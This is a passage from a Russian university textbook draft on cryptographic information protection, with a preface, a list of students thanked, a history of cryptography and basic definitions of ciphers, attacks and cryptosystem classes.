Криптографические методы защиты информации

Учебное пособие

Владимиров Сергей Михайлович
Габидулин Эрнст Мухамедович
Колыбельников Александр Иванович
Кшевецкий Александр Сергеевич

17 апреля 2020 г.

черновой вариант третьего издания

Оглавление

Предисловие

В настоящем пособии рассмотрены только основные математические методы защиты информации, и среди них главный акцент сделан на криптографическую защиту, которая включает симметричные и несимметричные методы шифрования, формирование секретных ключей, протоколы ограничения доступа и аутентификации сообщений и пользователей. Кроме того, в пособии рассматриваются типовые уязвимости операционных и информационно-вычислительных систем.

Благодарности

Авторы пособия благодарят студентов, аспирантов и сотрудников Московского физико-технического института (государственного университета), которые помогли с подготовкой, редактированием и поиском ошибок в тексте.

Владимир Аверьянов (201-113 гр.)
Руслан Агишев (201-314 гр.)
Алипаша Бабаев (201-311 гр.)
Олег Бабин (201-415 гр.)
Татьяна Бакланова (201-211 гр.)
Дмитрий Банков (201-011 гр.)
Александр Белов (201-214 гр.)
Даниил Бершацкий (201-012 гр.)
Анастасия Бодрова (201-218 гр.)
Дмитрий Бородий (201-112 гр.)
Евгений Брицын (201-312 гр.)
Олег Бусловский (201-219 гр.)
Вадим Варнавский (201-213 гр.)
Илья Васильев (201-217 гр.)
Эмиль Вахитов (201-114 гр.)
Дмитрий Вербицкий (201-119 гр.)
Константин Виноградов (201-114 гр.)
Тагир Гадельшин (201-119 гр.)
Марат Гаджибутаев (201-018 гр.)
Тимур Газизов (201-317 гр.)

Ильназ Гараев (201-113 гр.)
Евгений Глушков (201-012 гр.)
Иван Голованов (201-312 гр.)
Андрей Горбунов (201-116 гр.)
Елена Гундрова (201-214 гр.)
Алексей Гусаров (201-216 гр.)
Наталья Гусева (201-216 гр.)
Андрей Диденко (201-311 гр.)
Олег Дробот (201-317 гр.)
Дмитрий Ермилов (201-311 гр.)
Сергей Жестков (201-013 гр.)
Андрей Житов (201-114 гр.)
Виталий Занкин (201-111 гр.)
Дмитрий Зборовский (201-119 гр.)
Марат Ибрагимов (201-114 гр.)
Александр Иванов (201-011 гр.)
Александр Иванов (201-019 гр.)
Атнер Иванов (201-114 гр.)
Владимир Ивашкин (201-112 гр.)
Ирина Камалова (201-115 гр.)
Иван Киселёв (201-115 гр.)
Константин Ковальков (201-015 гр.)
Николай Козырский (201-417 гр.)
Федор Константинов (201-312 гр.)
Роман Козак (201-519 гр.)
Анастасия Коробкина (201-312 гр.)
Илья Кощов (201-115 гр.)
Андрей Кочетыгов (201-111 гр.)
Сергей Кошечкин (201-213 гр.)
Александр Кравцов (201-116 гр.)
Анастасия Красавина (201-217 гр.)
Татьяна Красавина (201-214 гр.)
Виталий Крепак (201-013 гр.)
Егор Кривов (201-211 гр.)
Александр Кротов (201-011 гр.)
Ефим Крохин (201-217 гр.)
Станислав Круглик (201-111 гр.)
Павел Крюков (200-916 гр.)
Аркадий Кудашов (201-317 гр.)
Денис Кудяков (201-314 гр.)
Егор Кузнецов (201-211 гр.)
Зулкаид Курбанов (201-113 гр.)
Всеволод Ливинский (201-216 гр.)
Артемий Лузянин (201-312 гр.)
Егор Макарычев (201-115 гр.)
Иван Макеев (201-212 гр.)
Ольга Малюгина (201-111 гр.)
Алексей Мамаков (201-113 гр.)
Роман Маракулин (201-211 гр.)
Андрей Мартыненко (201-312 гр.)
Александр Матков (201-314 гр.)
Артём Меринов (201-214 гр.)
Даниил Меркулов (201-111 гр.)
Олег Милосердов (201-016 гр.)
Дао Куанг Минь (201-116 гр.)
Антон Митрохин (201-216 гр.)
Надежда Мозолина (201-119 гр.)
Дарья Мороз (201-318 гр.)
Хыу Чунг Нгуен (201-015 гр.)
Артём Никитин (201-012 гр.)
Евгения Никольская (201-115 гр.)
Александр Ометов (201-113 гр.)
Даниил Охлопков (201-311 гр.)
Александр Парамонов (201-416 гр.)
Дмитрий Паршин (201-313 гр.)
Даниил Похачевский (201-519 гр.)
Роман Проскин (201-316 гр.)
Андрей Пунь (201-013 гр.)
Дмитрий Радкевич (201-316 гр.)
Артём Рудой (201-211 гр.)
Сергей Рудаков (201-219 гр.)
Вадим Сафронов (201-112 гр.)
Евгения Сахно (201-317 гр.)
Иван Саюшев (201-112 гр.)
Александр Сергеев (201-318 гр.)
Всеволод Сергеев (201-212 гр.)

Григорий Соболь (201-316 гр.)
Иван Соколов (201-314 гр.)
Илья Соломатин (201-211 гр.)
Игорь Сорокин (201-112 гр.)
Вера Сосновик (201-214 гр.)
Игорь Степанов (201-213 гр.)
Мария Столяренко (201-214 гр.)
Светлана Субботина (201-316 гр.)
Виктор Сухарев (201-114 гр.)
Буй Зуи Тан (201-112 гр.)
Михаил Тверье (201-313 гр.)
Тимофей Тормагов (201-316 гр.)
Артём Тучин (201-217 гр.)
Татьяна Тюпина (201-116 гр.)
Сергей Угрюмов (201-119 гр.)
Илья Улитин (201-417 гр.)
Марсель Файзуллин (201-114 гр.)
Нияз Фазлыев (201-114 гр.)
Айдар Фасхутдинов (201-114 гр.)
Наталья Федотова (201-212 гр.)
Данил Филиппов (201-115 гр.)
Яков Фиронов (201-314 гр.)
Никита Харичкин (201-315 гр.)
Тарас Хахулин (201-417 гр.)
Алексей Хацкевич (201-211 гр.)
Александра Цветкова (201-216 гр.)
Андрей Шишпанов (201-316 гр.)
Евгений Юлюгин (201-916 гр.)
Руслан Юсупов (201-211 гр.)


Глава 1

Краткая история криптографии

Вслед за возникновением письменности появилась задача обеспечения секретности передаваемых сообщений путём так называемой тайнописи. Поскольку государства возникали почти одновременно с письменностью, дипломатия и военное управление требовали секретности.

Данные о первых способах тайнописи весьма отрывочны. В древнеиндийских трактатах встречаются упоминания о способах преобразования текста, некоторые из которых можно отнести к криптографии. Предполагается, что тайнопись была известна в Древнем Египте и Вавилоне. До нашего времени дошли литературные свидетельства того, что секретное письмо использовалось в Древней Греции: в Древней Спарте использовалась скитала («шифр Древней Спарты», рис. 1.1а), одно из древнейших известных криптографических устройств. Скитала представляла собой длинный цилиндр, на который наматывалась полоска пергамента. Текст писали поперёк ленты вдоль цилиндра. Для расшифрования был необходим цилиндр аналогичного диаметра. Считается, что ещё Аристотель предложил метод криптоанализа скиталы: не зная точного диаметра оригинального цилиндра, он предложил наматывать пергамент на конус до тех пор, пока текст не начнёт читаться. Следовательно, Аристотеля можно называть одним из

(a) Скитала. Рисунок современного автора. Рисунок участника Wikimedia Commons Luringen, доступно по лицензии CC BY-SA 3.0



(b) Аристотель (384 – 322 гг. до н. э.). Римская копия оригинала Лисиппа

Рис. 1.1 – Скитала, «шифр Древней Спарты»

первых известных криптоаналитиков.

В Ветхом Завете, в том числе в книге пророка Иеремии (VI век до н. э.), использовалась техника скрытия отдельных кусков текста, получившая название «атбаш».

- Иер. 25:26: и всех царей севера, близких друг к другу и дальних, и все царства земные, которые на лице земли, а царь Сесаха выпьет после них.
- Иер. 51:41: Как взят Сесах, и завоевана слава всей земли! Как сделался Вавилон ужасом между народами!

В этих отрывках слово «Сесах» относится к государству, неупоминаемому в других источниках, но если в написании слова «Сесах» на иврите (ששך) заменить первую букву алфавита на последнюю, вторую на предпоследнюю и так далее, то получится «Бавель» (בבל) – одно из названий Вавилона. Таким образом, с помощью техники «атбаш» авторы манускрипта скрывали отдельные названия, оставляя бóльшую часть текста без шифрования. Возможно, это делалось в том числе и для того, чтобы не иметь

проблем с распространением текстов на территории, подконтрольной Вавилону. Шифр «атбаш» можно рассматривать как пример моноалфавитного афинного шифра (см. раздел 3.1.3).

Сразу несколько техник защищённой передачи сообщений связывают с именем Энея Тактика, полководца IV века до н. э.

- *Диск Энея* представлял собой диск небольшого диаметра с отверстиями, которые соответствовали буквам алфавита. Отправитель протягивал нитку через отверстия, тем самым кодируя сообщение. Диск с ниткой отправлялся получателю. Особенностью диска Энея было то, что, в случае захвата гонца, последний мог быстро выдернуть нитки из диска, фактически уничтожив передаваемое сообщение.

- *Линейка Энея* представляла собой линейку с отверстиями, соответствующими буквам греческого алфавита. Нитку также продевали через отверстия, тем самым шифруя сообщение. Однако после продевания на нитке завязывали узлы. После окончания нитку снимали с линейки и отправляли получателю. Чтобы восстановить сообщение, получатель должен был иметь линейку с таким же порядком отверстий, как та, на которой текст шифровался. Подобный метод можно назвать моноалфавитным шифром (см. раздел 3.1), исходное сообщение – открытым текстом, нитку с узлами – шифртекстом, а саму линейку – ключом шифрования.

- Ещё одна техника, *книжный шифр Энея*, состояла в прокалывании небольших отверстий в книге или манускрипте рядом с буквами, соответствующими буквам исходного сообщения. Этот метод относится уже не к криптографии, а к стеганографии – науке о скрытии факта передачи сообщения.

Ко II веку до н. э. относят изобретение в Древней Греции квадрата Полибия (рис. 1.2). Метод позволял передавать информацию на большие расстояния с помощью факелов. Каждой букве алфавита ставилось в соответствие два числа от 1 до 5 (номера строки и столбца в квадрате Полибия). Эти числа обозначали количество факелов, которое было необходимо поднять на сигнальной башне. Квадрат Полибия относится к методам кодирования информации:

	1	2	3	4	5
1	A	B	Γ	Δ	E
2	Z	H	Θ	I	K
3	Λ	M	N	Ξ	O
4	Π	P	Σ	T	Υ
5	Φ	X	Ψ	Ω	


Рис. 1.2 – Квадрат Полибия для греческого алфавита

переводу информации из одного представления (греческого алфавита) в другое (число факелов) для удобства хранения, обработки или передачи.

Известен метод шифрования, который использовался Гаем Юлием Цезарем (100–44 гг. до н. э.). Он получил название «шифр Цезаря» и состоял в замене каждой буквы текста на другую букву, следующую в алфавите через две позиции (см. раздел 3.1.1). Данный метод относится к классу моноалфавитных шифров.

В VIII веке н. э. была опубликована «Книга тайного языка» Аль-Халиля аль-Фарахиди, в которой арабский филолог описал технику криптоанализа, сейчас известную как атака по открытому тексту. Он предположил, что первыми словами письма, которое было отправлено византийскому императору, была фраза «Во имя Аллаха», что оказалось верным и позволило расшифровать оставшуюся часть письма. Абу аль-Кинди (801–873 гг. н. э.) в своём «Трактате о дешифровке криптографических сообщений» показал, что моноалфавитные шифры, в которых каждому символу кодируемого текста ставится в однозначное соответствие какой-то другой символ алфавита, легко поддаются частотному криптоанализу. В тексте трактата аль-Кинди привёл таблицу частот букв, которую можно использовать для дешифровки шифртекстов на арабском языке, использующих моноалфавитный шифр.

Итальянский архитектор Леон Баттиста Альберти, проанализировав использовавшиеся в Европе шифры, предложил для каждого текста использовать не один, а несколько моноалфавитных шифров. Однако Альберти не смог предложить законченной идеи полиалфавитного шифра, хотя его и называют отцом западной криптографии. В истории развития полиалфавитных шифров



(a) Статуя Леона Баттиста Альберти (итал. *Leone Battista Alberti*, 1404–1472) во дворе Уффици. Фото участника it.wiki Frieda, доступно по лицензии CC-BY-SA 3.0


(b) Фрагмент оформления гробницы Иоганна Тритемия (лат. *Iohannes Trithemius*, 1462–1516)

Рис. 1.3 – Отцы западной криптографии

до XX века также наиболее известны немецкий аббат XVI века Иоганн Тритемий и английский учёный XIX века Чарльз Уитстон (англ. *Charles Wheatstone*, 1802–1875). Уитстон изобрёл простой и стойкий способ полиалфавитной замены, называемый шифром Плейфера в честь лорда Плейфера, способствовавшего внедрению шифра. Шифр Плейфера использовался вплоть до Первой мировой войны.

Роторные машины XX века позволяли создавать и реализовывать устойчивые к «наивному» взлому полиалфавитные шифры. Примером такой машины является немецкая «Энигма», разработанная в конце Первой мировой войны (рис. 1.4a). Период активного применения «Энигмы» пришёлся на Вторую мировую войну. Хотя роторные машины использовались в промышленных масштабах, криптография, на которой они были основаны, представляла собой всё ещё искусство, а не науку. Отсутствовал научный базис надёжности криптографических инструментов. Возможно,

(a) «Энигма»



(b) «Лоренц» (без кожуха)

Рис. 1.4 – Криптографические машины Второй мировой войны

это было одной из причин успеха криптоанализа «Энигмы», который сначала был достигнут в Польше в «Бюро шифров», а потом и в «Блетчли-парке» в Великобритании. Польша впервые организовала курсы криптографии не для филологов и специалистов по немецкому языку, а для математиков, хотя и знающих язык весьма вероятного противника. Трое из выпускников курса – Мариан Реевский, Генрих Зыгальский и Ежи Рожицкий – поступили на службу в «Бюро шифров» и получили первые результаты успешного криптоанализа. Используя математику, электромеханические приспособления и данные французского агента Asche (Ганс-Тило Шмидт), они могли дешифровывать значительную часть сообщений вплоть до лета 1939 года, когда вторжение Германии в Польшу стало очевидным. Дальнейшая работа по криптоанализу «Энигмы» в центре британской разведки «Station X» («Блетчли-парк») связана с именами таких известных математиков, как Гордон Уэлчман и Алан Тьюринг. Кроме «Энигмы» в центре проводили работу над дешифровкой и других шифров, в том числе немецкой шифровальной машины «Лоренц» (рис. 1.4b). Для целей её криптоанализа был создан компьютер Colossus, имевший 1500 электронных ламп, а его вторая модификация – Colossus Mark II – считается первым в мире программируемым компьютером в ис-

тории ЭВМ.

Середина XX века считается основной вехой в истории науки о защищённой передаче информации и криптографии. Эта веха связана с публикацией двух статей Клода Шеннона: «Математическая теория связи» (англ. *"A Mathematical Theory of Communication"*, 1948, [87; 88]) и «Теория связи в секретных системах» (англ. *"Communication Theory of Secrecy Systems"*, 1949, [89]). В данных работах Шеннон впервые определил фундаментальные понятия в теории информации, а также показал возможность применения этих понятий для защиты информации, тем самым заложив математическую основу современной криптографии.

Кроме того, появление электронно-вычислительных машин кардинально изменило ситуацию в криптографии. С одной стороны, вычислительные способности ЭВМ открыли совершенно новые возможности реализации шифров, недоступных ранее из-за их высокой сложности. С другой стороны, аналогичные возможности стали доступны и криптоаналитикам. Появилась необходимость не только в создании шифров, но и в обосновании того, что новые вычислительные возможности не смогут быть использованы для взлома новых шифров.

В 1976 году появился шифр DES (англ. *Data Encryption Standard*), который был принят как стандарт США. DES широко использовался для шифрования пакетов данных при передаче в компьютерных сетях и системах хранения данных. С 90-х годов параллельно с традиционными шифрами, основой которых была булева алгебра, активно развиваются шифры, основанные на операциях в конечном поле. Широкое распространение персональных компьютеров и быстрый рост производительности ЭВМ и объёма передаваемых данных в компьютерных сетях привели к замене в 2002 году стандарта DES на более стойкий и быстрый в программной реализации стандарт – шифр AES (англ. *Advanced Encryption Standard*). Окончательно DES был выведен из эксплуатации как стандарт в 2005 году.

В беспроводных голосовых сетях передачи данных используются шифры с малой задержкой шифрования и расшифрования на основе посимвольных преобразований – так называемые *поточные шифры*.

Параллельно с разработкой быстрых шифров в 1976 г. появил-

ся новый класс криптосистем, так называемые *криптосистемы с открытым ключом*. Хотя эти новые криптосистемы намного медленнее и технически сложнее симметричных, они открыли принципиально новые возможности: создание общего ключа с использованием открытого канала и *электронной подписи*, которые составили основу современной защищённой связи в Интернете.

Глава 2

Основные понятия и определения

Изучение курса «Защита информации» необходимо начать с определения понятия *«информация»*. В теоретической информатике *информация* – это любые сведения, или цифровые данные, или сообщения, или документы, или файлы, которые могут быть переданы *получателю информации* от *источника информации*. Можно считать, что информация передаётся по какому-либо каналу связи с помощью некоторого носителя, которым может быть, например, распечатка текста, диск или другое устройство хранения информации, система передачи сигналов по оптическим, проводным линиям или радиолиниям связи и т. д.

Защита информации – это[1] обеспечение *целостности*, *конфиденциальности* и *доступности* информации, передаваемой или хранимой в какой-либо форме. Информацию необходимо защи-

[1]Строго говоря, определение защиты информации даётся в официальном стандарте ГОСТ Р 50922-2006, «Защита информации. Основные термины и определения» [105], согласно которому *защита информации* – это деятельность, направленная на предотвращение утечки защищаемой информации, несанкционированных и непреднамеренных воздействий на защищаемую информацию. Однако мы пользуемся определением, основанным на понятии «безопасность информации» из того же стандарта: *безопасность информации* – это состояние защищённости информации, при котором обеспечиваются ее *конфиденциальность*, *доступность* и *целостность*.

щать от нарушения её целостности и конфиденциальности в результате вмешательства *нелегального пользователя*. В российском стандарте ГОСТ Р 50.1.056-2005 приведены следующие определения [111]:

- *целостность информации* – состояние информации, при котором отсутствует любое ее изменение, либо изменение осуществляется только преднамеренно субъектами, имеющими на него право;
- *конфиденциальность* – состояние информации, при котором доступ к ней осуществляют только субъекты, имеющие на него право;
- *доступность* – состояние информации, при котором субъекты, имеющие права доступа, могут реализовать их беспрепятственно.

Другой стандарт ГОСТ Р ИСО/МЭК 13335-1-2006 [110] определяет *информационную безопасность* как все аспекты, связанные с определением, достижением и поддержанием *конфиденциальности*, *целостности*, *доступности*, *неотказуемости*, *подотчётности*, *аутентичности* и *достоверности* информации или средств ее обработки. То есть в дополнение к предыдущему определению, на защиту информации в области информационных технологий возлагаются дополнительные задачи:

- обеспечение *неотказуемости* – способность удостоверять имевшие место действия или события так, чтобы эти события или действия не могли быть позже отвергнуты;
- обеспечение *подотчётности* – способность однозначно прослеживать действия любого логического объекта;
- обеспечение *аутентичности* – способность гарантировать, что субъект или ресурс идентичны заявленным;[2]
- обеспечение *достоверности* – способность обеспечивать соответствие предусмотренному поведению и результатам.

[2] Аутентичность применяется к таким субъектам, как пользователи, к процессам, системам и информации.

Стандарт ГОСТ Р 50922-2006 [105], хотя и не вводит прямой классификации методов защиты информации, даёт следующие их определения.

- *Правовая защита информации.* Защита информации правовыми методами, включающая в себя разработку законодательных и нормативных правовых документов (актов), регулирующих отношения субъектов по защите информации, применение этих документов (актов), а также надзор и контроль за их исполнением.

- *Техническая защита информации; ТЗИ.* Защита информации, заключающаяся в обеспечении некриптографическими методами безопасности информации (данных), подлежащей (подлежащих) защите в соответствии с действующим законодательством, с применением технических, программных и программно-технических средств.

- *Криптографическая защита информации.* Защита информации с помощью её криптографического преобразования.

- *Физическая защита информации.* Защита информации путём применения организационных мероприятий и совокупности средств, создающих препятствия для проникновения или доступа неуполномоченных физических лиц к объекту защиты.

В рамках данного пособия в основном остановимся на криптографических методах защиты информации. Они помогают обеспечить *конфиденциальность* и *аутентичность*. В сочетании с правовыми методами защиты информации они помогают обеспечить *неотказуемость* действий, а в сочетании с техническими – *целостность информации* и *достоверность*.

При изучении криптографических методов защиты информации используются дополнительные определения. В целом науку о создании, анализе и использовании криптографических методов называют *криптологией*. Её разделяют на *криптографию*, посвящённую разработке и применению криптографических методов, и *криптоанализ*, который занимается поиском уязвимостей в существующих методах. Данное разделение на криптографию и крип-

тоанализ (и, соответственно, разделение на *криптографов* и *криптоаналитиков*) условно, так как создать хороший криптографический метод невозможно без умения анализировать его потенциальные уязвимости, а поиск уязвимостей в современных криптографических методах нельзя осуществить без знания методов их построения.

Попытка криптоаналитика нарушить свойство криптографической системы по обеспечению защиты информации (например, получить информацию вопреки свойству обеспечения конфиденциальности) называется *криптографической атакой* (*криптоатакой*). Если данная попытка оказалась успешной, и свойство было нарушено или может быть нарушено в ближайшем будущем, то такое событие называется *взломом криптосистемы* или *вскрытием криптосистемы*. Конкретный метод криптографической атаки также называется *криптоанализом* (например, линейный криптоанализ, дифференциальный криптоанализ и т. д.). Криптосистема называется *криптостойкой*, если число стандартных операций для её взлома превышает возможности современных вычислительных средств в течение всего времени ценности информации (до 100 лет).

Для многих криптографических примитивов существует атака полным перебором или аналогичная, которая подразумевает, что если выполнить очень большое количество определённых операций (по одной на каждое значение из области определения одного из аргументов криптографического метода), то один из результатов укажет непосредственно на способ взлома системы (например, укажет на ключ для нарушения конфиденциальности, обеспечиваемой алгоритмом шифрования, или на допустимый прообраз для функции хэширования, приводящий к нарушению аутентичности и целостности). В этом случае под *взломом криптосистемы* понимается построение алгоритма криптоатаки с количеством операций меньшим, чем планировалось при создании этой криптосистемы (часто, но не всегда, это равно именно количеству операций при атаке полным перебором[3]). Взлом криптосистемы – это не обязательно, например, реально осуществлённое извлечение ин-

[3]Например, сложность построения второго прообраза для хэш-функций на основе конструкции Меркла — Дамгарда составляет $2^n/|M|$ операций, тогда как полный перебор – 2^n. См. раздел 8.2.

формации, так как количество операций может быть вычислительно недостижимым как в настоящее время, так и в течение всего времени защиты. То есть могут существовать системы, которые формально взломаны, но пока ещё являются криптостойкими.

Далее рассмотрим модель передачи информации с отдельными криптографическими методами.

2.1. Модели систем передачи информации с криптографической защитой

Простая модель системы передачи с криптографической защитой представлена на рис. 2.1. На рисунке показаны легальный отправитель, легальный получатель и криптоаналитик, который пытается нарушить безопасность информации в системе. Данные в системе передаются по открытому каналу связи. Можно также говорить, что криптографические преобразования на стороне отправителя и получателя позволили им создать *защищённый канал связи* поверх открытого канала, как показано на рис. 2.2.

Рис. 2.1 – Модель системы передачи информации с криптографической защитой по открытому каналу

Для обеспечения конфиденциальности информации используются криптографические системы с функцией шифрования. Пример системы с шифрованием показан на рис. 2.3.

Легальный отправитель *шифрует* сообщение (*открытый текст*, англ. *plaintext*) с использованием *ключа шифрования* (англ. *encryption key*) и передаёт зашифрованное сообщение (*шифртекст*, англ. *ciphertext, cyphertext* или *шифрограмма*[4]) по откры-

[4]Строго говоря, *шифрограмма* – это *шифртекст* после его *кодирования* для целей передачи по каналу связи.




Рис. 2.2 – Открытый и защищённый каналы связи в модели системы передачи информации с криптографической защитой




Рис. 2.3 – Модель системы передачи информации с шифрованием

тому каналу связи. Легальный получатель *расшифровывает* сообщение, используя *ключ расшифрования*, в общем случае отличающийся от ключа шифрования. Нелегальный пользователь, называемый криптоаналитиком, пытается *дешифровать*[5] сообщение, не имея ключа расшифрования, то есть нарушить конфиденциальность передаваемой информации. Можно сказать, что функции шифрования и расшифрования вместе с конкретными ключами шифрования и расшифрования помогли легальным участникам системы установить защищённый канал связи, обеспечивающий конфиденциальность информации.

Шифрование (*зашифрование*) – это обратимое преобразование данных, формирующее шифртекст из открытого текста. *Расшиф-*

[5] Обратите внимание, что в англоязычной литературе словом «*decryption*» обозначается и расшифрование, и дешифрование.

рование – операция, обратная шифрованию. А вместе это *шифр* – криптографический метод, используемый для обеспечения конфиденциальности данных, включающий алгоритм зашифрования и алгоритм расшифрования. [120]

Шифр – это множество обратимых функций отображения E_{K_1} множества открытых текстов $\mathbb{M}$ на множество шифртекстов $\mathbb{C}$, зависящих от выбранного ключа шифрования K_1 из множества $\mathbb{K}_E$, а также соответствующие им обратные функции расшифрования D_{K_2}, $\mathbb{K}_D$, отображающие множество шифртекстов на множество открытых текстов:

$$\begin{array}{l} E_{k_1}, k_1 \in \mathbb{K}_E : \mathbb{M} \to \mathbb{C}, \\ D_{k_2}, k_2 \in \mathbb{K}_D : \mathbb{C} \to \mathbb{M}, \\ \forall k_1 \in \mathbb{K}_E \ \exists k_2 \in \mathbb{K}_D : \\ \forall m \in \mathbb{M} : \ E_{k_1}(m) = c, c \in \mathbb{C} : \\ D_{k_2}(c) = m. \end{array} \tag{2.1}$$

Можно сказать, что шифрование – это обратимая функция двух аргументов: сообщения и ключа. Обратимость – основное условие корректности шифрования, по которому каждому зашифрованному сообщению Y и ключу K соответствует одно исходное сообщение X. Легальный пользователь B (на приёмной стороне системы связи) получает сообщение Y и осуществляет процедуру *расшифрования*.

Следует отличать *шифрование* от *кодирования*, будь то кодирование источника или канала. Под кодированием источника понимается преобразование информации для более компактного хранения, а под кодированием канала – для повышения помехоустойчивости.

Модель системы передачи информации с обеспечением аутентичности передаваемых сообщений выглядит, как показано на рис. 2.4.

В этой модели сообщение передаётся по открытому каналу связи без изменений (в открытом виде), однако вместе с сообщением от легального пользователя по тому же каналу связи передаётся дополнительная информация. Специальные криптографические методы позволяют гарантировать, что данную информацию может сформировать только легальный пользователь (или, в некоторых случаях, ещё и легальный получатель). Легальный получа-




Рис. 2.4 – Модель системы передачи информации с обеспечением аутентичности передаваемых сообщений

тель проверяет эту дополнительную информацию и убеждается, что сообщение пришло именно от легального отправителя и без изменений. Таким образом был организован защищённый канал связи с обеспечением аутентичности передаваемых сообщений.

2.2. Классификация криптографических механизмов

2.2.1. Симметричные и асимметричные криптосистемы

Криптографические системы и шифры можно разделить на две большие группы в зависимости от принципа использования ключей для шифрования и расшифрования.

Если для шифрования и расшифрования используется один и тот же ключ K, либо если получение ключа расшифрования K_2 из ключа шифрования K_1 является тривиальной операцией, то такая криптосистема называется *симметричной*. В зависимости от объёма данных, обрабатываемых за одну операцию шифрования, симметричные шифры делятся на *блочные*, в которых за одну операцию шифрования происходит преобразование одного блока данных (32 бита, 64, 128 или больше), и *потоковые*, в которых работают с каждым символом открытого текста по отдельности (например, с 1 битом или 1 байтом). Примеры блочных шифров рассмотрены в главе 5, а потоковых – в главе 7.

Использование блочного шифра подразумевает разделение открытого текста на блоки одинаковой длины, к каждому из которых применяется функция шифрования. Кроме того, результат шифрования следующего блока может зависеть от предыдущего[6]. Данная возможность регулируется *режимом работы блочного шифра*. Примеры нескольких таких режимов рассмотрены в разделе 5.8.

Если ключ расшифрования получить из ключа шифрования вычислительно сложно, то такие криптосистемы называют криптосистемами *с открытым ключом* или *асимметричными* криптосистемами. Некоторые из них рассмотрены в главе 9. Все используемые на сегодняшний день асимметричные криптосистемы работают с открытым текстом, составляющим несколько сотен или тысяч бит, поэтому классификация таких систем по объёму обрабатываемых за одну операцию данных не производится.

Алгоритм, который выполняет отображение аргумента произвольной длины в значение фиксированной длины, называется *хэш-функцией*. Если для такой хэш-функции выполняются определённые свойства, например, устойчивость к поиску коллизий, то это уже *криптографическая хэш-функция*. Такие функции рассмотрены в главе 8.

Для проверки аутентичности сообщения с использованием общего секретного ключа отправителем и получателем используется *код аутентификации [сообщения]* (другое название в русскоязычной литературе - *имитовставка*, англ. *message authentication code, MAC*), рассмотренный в разделе 8.3. Его аналогом в криптосистемах с открытым ключом является *электронная подпись*, алгоритмы генерации и проверки которой рассмотрены в главе 9 вместе с алгоритмами асимметричного шифрования.

2.2.2. Шифры замены и перестановки

Шифры по способу преобразования открытого текста в шифртекст разделяются на шифры замены и шифры перестановки.

[6]Строго говоря, функция шифрования может применяться не только к самому блоку данных, но и к другим параметрам текущего отрывка открытого текста. Например, к его позиции в тексте (англ. *offset*) или даже к результату шифрования предыдущего блока.

Шифры замены

В шифрах *замены* символы одного алфавита заменяются символами другого путём обратимого преобразования. В последовательности открытого текста символы входного алфавита заменяются на символы выходного алфавита. Такие шифры применяются как в симметричных, так и в асимметричных криптосистемах. Если при преобразовании используются однозначные функции, то такие шифры называются *однозначными* шифрами замены. Если используются многозначные функции, то шифры называются *многозначными* шифрами замены (омофонами).

В *омофоне* символам входного алфавита ставятся в соответствие непересекающиеся подмножества символов выходного алфавита. Количество символов в каждом подмножестве замены пропорционально частоте встречаемости символа открытого текста. Таким образом, омофон создаёт равномерное распределение символов шифртекста, и прямой частотный криптоанализ невозможен. При шифровании омофонами символ входного алфавита заменяется на случайно выбранный символ из подмножества замены.

Шифры называются *моноалфавитными*, когда для шифрования используется одно отображение входного алфавита в выходной алфавит. Если алфавиты на входе и выходе одинаковы, и их размеры (число символов) равны D, тогда $D!$ – количество всевозможных моноалфавитных шифров замены такого типа.

Полиалфавитный шифр задаётся множеством различных вариантов отображения входного алфавита на выходной алфавит. Шифры замены могут быть как потоковыми, так и блочными. Однозначный полиалфавитный потоковый шифр замены называется *шифром гаммирования*. Символом алфавита может быть, например, 256-битовое слово, а размер алфавита – 2^{256} соответственно.

Шифры перестановки

Шифры *перестановки* реализуются следующим образом. Берут открытый текст, например буквенный, и разделяют на блоки определённой длины m: $x_1, x_2, \ldots, x_m$, где x_i - i-й символ, $i = 1, \ldots, m$. Затем осуществляется перестановка позиций блока (вместе с символами). Перестановки могут быть однократные и

